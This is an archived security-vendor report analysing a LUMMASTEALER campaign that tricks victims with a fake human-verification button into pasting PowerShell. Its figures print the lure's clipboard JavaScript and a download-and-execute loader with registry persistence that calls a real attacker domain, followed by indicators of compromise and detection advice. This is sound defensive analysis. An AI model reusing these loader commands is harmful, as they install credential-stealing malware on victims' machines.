LUMMASTEALER Delivered Via PowerShell Social Engineering

By Ryan Hicks

Published: 2024-11-12 · Archived: 2026-04-06 01:02:13 UTC

Key Takeaways

- Kroll has observed LUMMASTEALER being deployed through social engineering via PowerShell, as similarly observed with recent CLEARFAKE campaigns.
- The campaign uses a series of PowerShell scripts to connect to adversary domains and execute LUMMASTEALER, whilst creating persistence through the registry.
- Static analysis has shown a current trend of LUMMASTEALER using ".shop" domains as initial Command and Control (C2) to send stolen data.

The Kroll Security Operations Center (SOC) has recently detected and remediated a trend of incidents that involved socially engineering a victim into pasting a PowerShell script into the “Run” command window to begin a compromise. These incidents have typically begun with the victim user attempting to find “YouTube to mp3” converters, or similar, then being redirected to the malicious webpages.

Within Kroll observations, this has led to LUMMASTEALER being downloaded to the host where further actions were attempted but unsuccessful due to security measures in place. This technique is very similar in nature to the Kroll Cyber Threat Intelligence (CTI) team's previous reporting on CLEARFAKE. However, instead of browser updates, the lure is a fake “human verification” button. Clicking "I'm not a robot" will copy some PowerShell code to the victims clipboard where they are asked to paste into the Run command window.



Figure 1: Social engineering lure for user PowerShell execution

```
149 <script>
150     function verify() {
151         const textToCopy = "powershell.exe -W Hidden -command $url = 'https://finalsteptogo.com/uploads/il2.txt'; $response = Invoke-WebRequest -Uri $url -
UseBasicParsing; $text = $response.Content; iex $text";
152         const tempTextArea = document.createElement("textarea");
153         tempTextArea.value = textToCopy;
154         document.body.appendChild(tempTextArea);
155         tempTextArea.select();
156         document.execCommand("copy");
157         document.body.removeChild(tempTextArea);
```

Figure 2: Contents of lure webpage, containing PowerShell code copied by victim

When the PowerShell code is run, it invokes PowerShell to connect to a URL using a hidden window. The contents of that text file are then pushed to the $text variable which is then invoked. The contents of this text file

are shown below. Across multiple observed cases, the structure of this script remains consistent, with just the domain and filenames changing.

```
$DC9otj@V='https://finalsteptogo.com/uploads/il222.zip'; $Oo9IGFrX=$env:APPDATA+'\OIlqJYuE';
$jRAYnWOS=$env:APPDATA+'\yANrdNKT.zip'; $BtdSGfci=$Oo9IGFrX+'\SUMo_[2MB]_[unsign].exe'; if (-not (teST-
PatH $Oo9IGFrX)) { new-itEM -Path $Oo9IGFrX -ItemType Directory }; STart-biTSTrANSFeR -Source $DC9otj@V -
Destination $jRAYnWOS; ExPAnD-aRcHIVE -Path $jRAYnWOS -DestinationPath $Oo9IGFrX -Force; remOvE-ITem
$jRAYnWOS; StarT-ProCESS $BtdSGfci; NEw-itemPrOPeRtY -Path
'HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run' -Name 'RATU0Beb' -Value $BtdSGfci -PropertyType
'String';
```

Figure 3: Contents of text file from initially contacted domain

This script does the following:

- Using BITS, it fetches an archive file from the same domain as originally contacted.
- This file is downloaded to the APPDATA directory under a different name (“yANrdNKT.zip” in this instance).
- The executable inside the archive is extracted and executed using Start-Process.
- The original archive file is deleted.
- The executable is added under the "CurrentVersion\Run" registry key under a random name (RATU0Beb) for persistent execution of the executable.

Analysis

Static analysis of the LUMMASTEALER sample provided additional Indicators of Compromise (IOCs) in the form of hardcoded domains that would be used by LUMMASTEALER as C2. These follow the current LUMMASTEALER trend of using the ".shop" top level domain and likely used for initially forwarding data collected by LUMMASTEALER before being sent to the second level C2 IP address for analysis centrally by the threat actor.

Indicators of Compromise

URLs hosting script file

```
hxxps://pub-9c4ec7f3f95c448b85e464d2b533aac1.r2[.]dev/peltgon.zip"
```

```
hxxps://finalsteptogo[.]com/uploads/il222.zip
```

Command and Control Servers (Hardcoded in LUMMASTEALER sample)

surroundeocw[.]shop
pumpkinkwquo[.]shop
candleduseiwo[.]shop
abortinoiwiam[.]shop

racedsuitreow[.]shop
priooozekw[.]shop
deallyharvenw[.]shop
defenddsouneuw[.]shop
covvercilverow[.]shop

Hashes

3ecf03bfdfb8805eb1f861b1ae0dea8df86db75d348af95d37db29dde76090e3 - Text file containing PowerShell script
67bc834359f4bfb1cfb84fe849ec83efd637583ea3b5c52ff9d5fbe48065e1f3 - Alternate text file containing PowerShell script
a7df731caf52e32df239afd3b9d33fe4e0bfb092f44e4da73fa247b5edafc1e5 – LUMMASTEALER executable
db109403561d796d9c712bbdf636638b09419845e55444bd2ff31fe9935dacdd - Archive file containing LUMMASTEALER

Recommendations

It is crucial that users are educated on the threat of browsing and attempting to download unverified software.

Businesses should consider monitoring and/or alerting for suspicious PowerShell commands including:

- Use of "Start-BitsTransfer" connecting to an external IP address/domain
- Use of Invoke-Expression
- New entries added to the CurrentVersion\Run Registry Key
